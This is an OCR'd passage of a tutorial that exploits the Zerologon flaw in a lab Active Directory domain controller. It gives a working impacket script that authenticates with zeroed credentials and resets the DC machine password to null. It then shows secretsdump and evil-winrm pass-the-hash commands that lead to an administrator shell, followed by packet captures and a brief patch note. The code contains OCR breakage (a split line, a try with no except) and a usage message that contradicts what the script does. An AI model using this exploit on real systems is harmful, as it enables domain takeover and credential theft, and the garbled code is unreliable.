
So, we need to call to NetrServerPasswordSet2 and satisfy the above parameters. This can be done by:

```
newPassRequest = nrpc.NetrServerPasswordSet2()
newPassRequest['PrimaryName'] = dc_handle + '\x00'
newPassRequest['AccountName'] = target_computer + '$\x00'
newPassRequest['SecureChannelType']=nrpc.NETLOGON_SECURE_CH
ANNEL_TYPE.ServerSecure auth =
nrpc.NETLOGON_AUTHENTICATOR()
auth['Credential'] = b'\x00' * 8
auth['Timestamp'] = 0
newPassRequest['Authenticator'] = auth
newPassRequest['ComputerName'] = target_computer + '\x00'
newPassRequest['ClearNewPassword'] = b'\x00' * 516
#Triggers password reset
rpc_con.request(newPassRequest)
```

Crafting Exploit

B. Modifying the tester script

Here, we call the RPC and set the rpc_con variable to the return value of the RPC call. If password change is successful, we can successfully exit the program. The above snippet is to be added below the authentication call. Now, our try_zero_authenticate() function should look like:




```python
def try_zero_authenticate(dc_handle, dc_ip, target_computer):
  # Creates bind to the DC over RPC.
  binding = epm.hept_map(dc_ip, nrpc.MSRPC_UUID_NRPC, protocol='ncacn_ip_tcp')
  rpc_con = transport.DCERPCTransportFactory(binding).get_dce_rpc()
  # Connects to RPC
  rpc_con.connect()
  # Creates bind to RPC
  rpc_con.bind(nrpc.MSRPC_UUID_NRPC)

  # Use an all-zero challenge and credential.
  plaintext = b'\x00' * 8 # 16 Bytes, or two hextets of Zero
  ciphertext = b'\x00' * 8 # 16 Bytes, or two hextets of Zero

  # Standard flags observed from a Windows 10 client (including AES), with only the sign/seal flag disabled.
  flags = 0x212fffff

  # Sends Server Challenge Request
  nrpc.hNetrServerReqChallenge(rpc_con, dc_handle + '\x00', target_computer + '\x00', plaintext)
  try:
    #Attempts to Authenticate to the target Domain Controller and actually exploit Zero Logon
    server_auth = nrpc.hNetrServerAuthenticate3(
      rpc_con, dc_handle + '\x00', target_computer + '$\x00', nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel,target_computer + '\x00', ciphertext, flags)
    #If login is successful, begin the attempt to change the password
    #For more info see: https://github.com/SecureAuthCorp/impacket/blob/master/impacket/dcerpc/v5/nrpc.py
    newPassRequest = nrpc.NetrServerPasswordSet2()
    newPassRequest['PrimaryName'] = dc_handle + '\x00'
    newPassRequest['AccountName'] = target_computer + '$\x00'
    newPassRequest['SecureChannelType'] = nrpc.NETLOGON_SECURE_CHANNEL_TYPE.ServerSecureChannel
    auth = nrpc.NETLOGON_AUTHENTICATOR()
    auth['Credential'] = b'\x00' * 8
    auth['Timestamp'] = 0
    newPassRequest['Authenticator'] = auth
    newPassRequest['ComputerName'] = target_computer + '\x00'
    newPassRequest['ClearNewPassword'] = b'\x00' * 516
    #Triggers password reset
    rpc_con.request(newPassRequest)
    return rpc_con
```

Exploitation

Now, to exploit the vulnerability with our newly crafted exploit;


```
./zeroLogon-NullPass.py DC-NAME IP-ADDRESS
```



```
❯ ./zeroLogon-NullPass.py HYDRA-DC 192.168.158.135

Performing authentication attempts...
Failure to Autheticate at attempt number: 325
Zero Logon successfully exploited, changing password.
```

Now that the password has successfully been set to null, or 0; we can use Impacket's secretsdump.py to dump the hashes;


```
secretsdump.py -just-dc -no-pass DC-NAME\$@IP-ADDRESS
```



```
if __name__ == '__main__':
  if not (3 <= len(sys.argv) <= 4):
    print('Usage: zerologon_tester.py <dc-name> <dc-ip>\n')
    print('Tests whether a domain controller is vulnerable to the Zerologon attack. Does not attempt to make any changes.')
    print('Note: dc-name should be the (NetBIOS) computer name of the domain controller.')
    sys.exit(1)
  else:
    [_, dc_name, dc_ip] = sys.argv

    dc_name = dc_name.rstrip('$')
    perform_attack('\\\\' + dc_name, dc_ip, dc_name)
```

We can also generate a Powershell root shell with evil-winrm like;

```
evil-winrm -u Administrator -H LOCAL-ADMIN-HASH -i IP-ADDRESS
```




```
❯ evil-winrm -u Administrator -H 920ae267e048417fcfe00f49ecbd4b33 -i 192.168.158.135

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
marvel\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Exploitation

The following are packet captures of the request and response to NetrServerPasswordSet2 call;

Request




```
Source            Destination       Protocol   Length Info
192.168.158.1     192.168.158.135   TCP            74 47450 → 49669 [SYN] Seq=0 Win=64240 Len=0 MSS=1460
192.168.158.135   192.168.158.1     TCP            66 49669 → 47450 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=
192.168.158.1     192.168.158.135   TCP            54 47450 → 49669 [ACK] Seq=1 Ack=1 Win=64256 Len=0
192.168.158.1     192.168.158.135   DCERPC        126 Bind: call_id: 1, Fragment: Single, 1 context items
192.168.158.135   192.168.158.1     DCERPC        114 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4
192.168.158.1     192.168.158.135   TCP            54 47450 → 49669 [ACK] Seq=73 Ack=61 Win=64256 Len=0
192.168.158.1     192.168.158.135   RPC_NETL…     156 NetrServerReqChallenge request, HYDRA-DC
192.168.158.135   192.168.158.1     RPC_NETL…      90 NetrServerReqChallenge response
192.168.158.1     192.168.158.135   TCP            54 47450 → 49669 [ACK] Seq=175 Ack=97 Win=64256 Len=0
192.168.158.1     192.168.158.135   RPC_NETL…     198 NetrServerAuthenticate3 request
192.168.158.135   192.168.158.1     RPC_NETL…      98 NetrServerAuthenticate3 response
192.168.158.1     192.168.158.135   TCP            54 47450 → 49669 [ACK] Seq=319 Ack=141 Win=64256 Len=0
192.168.158.1     192.168.158.135   RPC_NETL…     714 NetrServerPasswordSet2 request[Malformed Packet]
192.168.158.135   192.168.158.1     RPC_NETL…      94 NetrServerPasswordSet2 response[Malformed Packet]
192.168.158.1     192.168.158.135   TCP            54 47450 → 49669 [ACK] Seq=979 Ack=181 Win=64256 Len=0
192.168.158.1     192.168.158.135   TCP            54 47450 → 49669 [FIN, ACK] Seq=979 Ack=181 Win=64256
192.168.158.135   192.168.158.1     TCP            54 49669 → 47450 [FIN, ACK] Seq=181 Ack=980 Win=210124
```

```
    ▸ [Timestamps]
      TCP payload (44 bytes)
      [PDU Size: 44]
▸ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response, Fragment: Single, FragLen: 44, Call: 2, Ctx: 0,
▾ Microsoft Network Logon, NetrServerAuthenticate3
      Operation: NetrServerAuthenticate3 (26)
      [Request in frame: 9380]
      Server Credential: 163dd9e387a2ec99
    ▸ Negotiation options: 0x212fffff
      Account RID: 1000
      Return code: STATUS_SUCCESS (0x00000000)
```

```
0000  00 50 56 c0 00 08 00 0c  29 61 4b 56 08 00 45 00   ·PV·····)aKV··E·
0010  00 54 de 63 40 00 80 06  5e 66 c0 a8 9e 87 c0 a8   ·T·c@···^f······
0020  9e 01 c2 05 b9 5a c1 f9  f8 1d 43 8e 06 1e 50 18   ·····Z····C···P·
0030  20 13 7e 09 00 00 05 00  02 03 10 00 00 00 2c 00    ·~···········,·
0040  00 00 02 00 00 00 14 00  00 00 00 00 00 00 16 3d   ···············=
0050  d9 e3 87 a2 ec 99 ff ff  2f 21 e8 03 00 00 00 00   ········/!······
0060  00 00                                              ··
```

Exploitation

Response



```
  Time           Source            Destination       Protocol  Length Info
3 3.911558887    192.168.158.1     192.168.158.135   TCP          74 47450 → 49669 [SYN] Seq=0 Win=6424
2 3.911889757    192.168.158.135   192.168.158.1     TCP          66 49669 → 47450 [SYN, ACK] Seq=0 Ack
3 3.911912319    192.168.158.1     192.168.158.135   TCP          54 47450 → 49669 [ACK] Seq=1 Ack=1 Wi
4 3.912175132    192.168.158.1     192.168.158.135   DCERPC      126 Bind: call_id: 1, Fragment: Single
5 3.912553831    192.168.158.135   192.168.158.1     DCERPC      114 Bind_ack: call_id: 1, Fragment: Si
6 3.912575732    192.168.158.1     192.168.158.135   TCP          54 47450 → 49669 [ACK] Seq=73 Ack=61
7 3.914066065    192.168.158.1     192.168.158.135   RPC_NETL…   156 NetrServerReqChallenge request, HY
8 3.914435146    192.168.158.135   192.168.158.1     RPC_NETL…    90 NetrServerReqChallenge response
9 3.914454202    192.168.158.1     192.168.158.135   TCP          54 47450 → 49669 [ACK] Seq=175 Ack=97
0 3.917398309    192.168.158.1     192.168.158.135   RPC_NETL…   198 NetrServerAuthenticate3 request
1 3.922387978    192.168.158.135   192.168.158.1     RPC_NETL…    98 NetrServerAuthenticate3 response
2 3.922423064    192.168.158.1     192.168.158.135   TCP          54 47450 → 49669 [ACK] Seq=319 Ack=14
3 3.924155109    192.168.158.1     192.168.158.135   RPC_NETL…   714 NetrServerPasswordSet2 request[Mal
4 3.925446409    192.168.158.135   192.168.158.1     RPC_NETL…    94 NetrServerPasswordSet2 response[Ma
5 3.925487075    192.168.158.1     192.168.158.135   TCP          54 47450 → 49669 [ACK] Seq=979 Ack=18
2 3.937715428    192.168.158.1     192.168.158.135   TCP          54 47450 → 49669 [FIN, ACK] Seq=979 A
3 3.938197571    192.168.158.135   192.168.158.1     TCP          54 49669 → 47450 [FIN, ACK] Seq=181 A
```


```
    └ [PDU Size: 144]
▶ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single, FragLen: 144, Call: 2, Ctx: 0,
▼ Microsoft Network Logon, NetrServerAuthenticate3
    Operation: NetrServerAuthenticate3 (26)
    [Response in frame: 9381]
  ▶ Server Handle: \\HYDRA-DC
  ▶ Acct Name: HYDRA-DC$
    Sec Chan Type: Backup domain controller (6)
  ▶ Computer Name: HYDRA-DC
    Client Credential: 0000000000000000
  ▶ Negotiation options: 0x212fffff
```

```
0000  00 0c 29 61 4b 56 00 50  56 c0 00 08 08 00 45 00   ··)aKV·P V·····E·
0010  00 b8 c1 85 40 00 40 06  ba e0 c0 a8 9e 01 c0 a8   ····@·@· ········
0020  9e 87 b9 5a c2 05 43 8e  05 8e c1 f9 f8 1d 50 18   ···Z··C· ······P·
0030  01 f6 77 49 00 00 05 00  00 03 10 00 00 00 90 00   ··wI···· ········
0040  00 00 02 00 00 00 78 00  00 00 00 00 1a 00 d8 4a   ······x· ·······J
0050  00 00 0b 00 00 00 00 00  00 00 0b 00 00 00 5c 00   ········ ······\·
0060  5c 00 48 00 59 00 44 00  52 00 41 00 2d 00 44 00   \·H·Y·D· R·A·-·D·
0070  43 00 00 00 ab ab 0a 00  00 00 00 00 00 00 0a 00   C······· ········
0080  00 00 48 00 59 00 44 00  52 00 41 00 2d 00 44 00   ··H·Y·D· R·A·-·D·
0090  43 00 24 00 00 00 06 00  ab ab 09 00 00 00 00 00   C·$····· ········
00a0  00 00 09 00 00 00 48 00  59 00 44 00 52 00 41 00   ······H· Y·D·R·A·
00b0  2d 00 44 00 43 00 00 00  00 00 00 00 00 00 00 00   -·D·C··· ········
00c0  bf bf ff ff 2f 21                                  ····/!
```

We have successfully crafted our exploit and gotten a root shell. Now to look at mitigation and prevention

Mitigation and Prevention

Microsoft issued a patch for this vulnerability in August 2020, it is advised to update your domain controllers and install this patch in order to mitigate from Zerologon. Moreover it is also possible to detect the sharp network and password request spike. Process monitor spikes up when sending the large number of requests



Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
Time ...  Process Name  PID  Operation        Path                                             Result   Detail
10:28:... lsass.exe     616  TCP Accept       HYDRA-DC.MARVEL.local:49669 -> mukes:47946      SUCCESS  Length: 0, mss: 1460, sackopt: 1, tsopt: 0, wso...
10:28:... lsass.exe     616  TCP Receive      HYDRA-DC.MARVEL.local:49669 -> mukes:47946      SUCCESS  Length: 72, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Send         HYDRA-DC.MARVEL.local:49669 -> mukes:47946      SUCCESS  Length: 60, startime: 1257290, endtime: 12572...
10:28:... lsass.exe     616  TCP Receive      HYDRA-DC.MARVEL.local:49669 -> mukes:47946      SUCCESS  Length: 102, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Send         HYDRA-DC.MARVEL.local:49669 -> mukes:47946      SUCCESS  Length: 36, startime: 1257291, endtime: 12572...
10:28:... lsass.exe     616  TCP Receive      HYDRA-DC.MARVEL.local:49669 -> mukes:47946      SUCCESS  Length: 144, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Send         HYDRA-DC.MARVEL.local:49669 -> mukes:47946      SUCCESS  Length: 44, startime: 1257291, endtime: 12572...
10:28:... lsass.exe     616  TCP Receive      HYDRA-DC.MARVEL.local:49669 -> mukes:47946      SUCCESS  Length: 0, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Disconnect   HYDRA-DC.MARVEL.local:49669 -> mukes:47946      SUCCESS  Length: 0, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Accept       HYDRA-DC.MARVEL.local:49669 -> mukes:47950      SUCCESS  Length: 0, mss: 1460, sackopt: 1, tsopt: 0, wso...
10:28:... lsass.exe     616  TCP Receive      HYDRA-DC.MARVEL.local:49669 -> mukes:47950      SUCCESS  Length: 72, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Send         HYDRA-DC.MARVEL.local:49669 -> mukes:47950      SUCCESS  Length: 60, startime: 1257291, endtime: 12572...
10:28:... lsass.exe     616  TCP Receive      HYDRA-DC.MARVEL.local:49669 -> mukes:47950      SUCCESS  Length: 102, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Send         HYDRA-DC.MARVEL.local:49669 -> mukes:47950      SUCCESS  Length: 36, startime: 1257291, endtime: 12572...
10:28:... lsass.exe     616  TCP Receive      HYDRA-DC.MARVEL.local:49669 -> mukes:47950      SUCCESS  Length: 144, seqnum: 0, connid: 0
10:28:... lsass.exe     616  TCP Send         HYDRA-DC.MARVEL.local:49669 -> mukes:47950      SUCCESS  Length: 44, startime: 1257291, endtime: 12572...
10:28:... lsass.exe     616  TCP Accept       HYDRA-DC.MARVEL.local:49669 -> mukes:47954      SUCCESS  Length: 0, mss: 1460, sackopt: 1, tsopt: 0, wso...
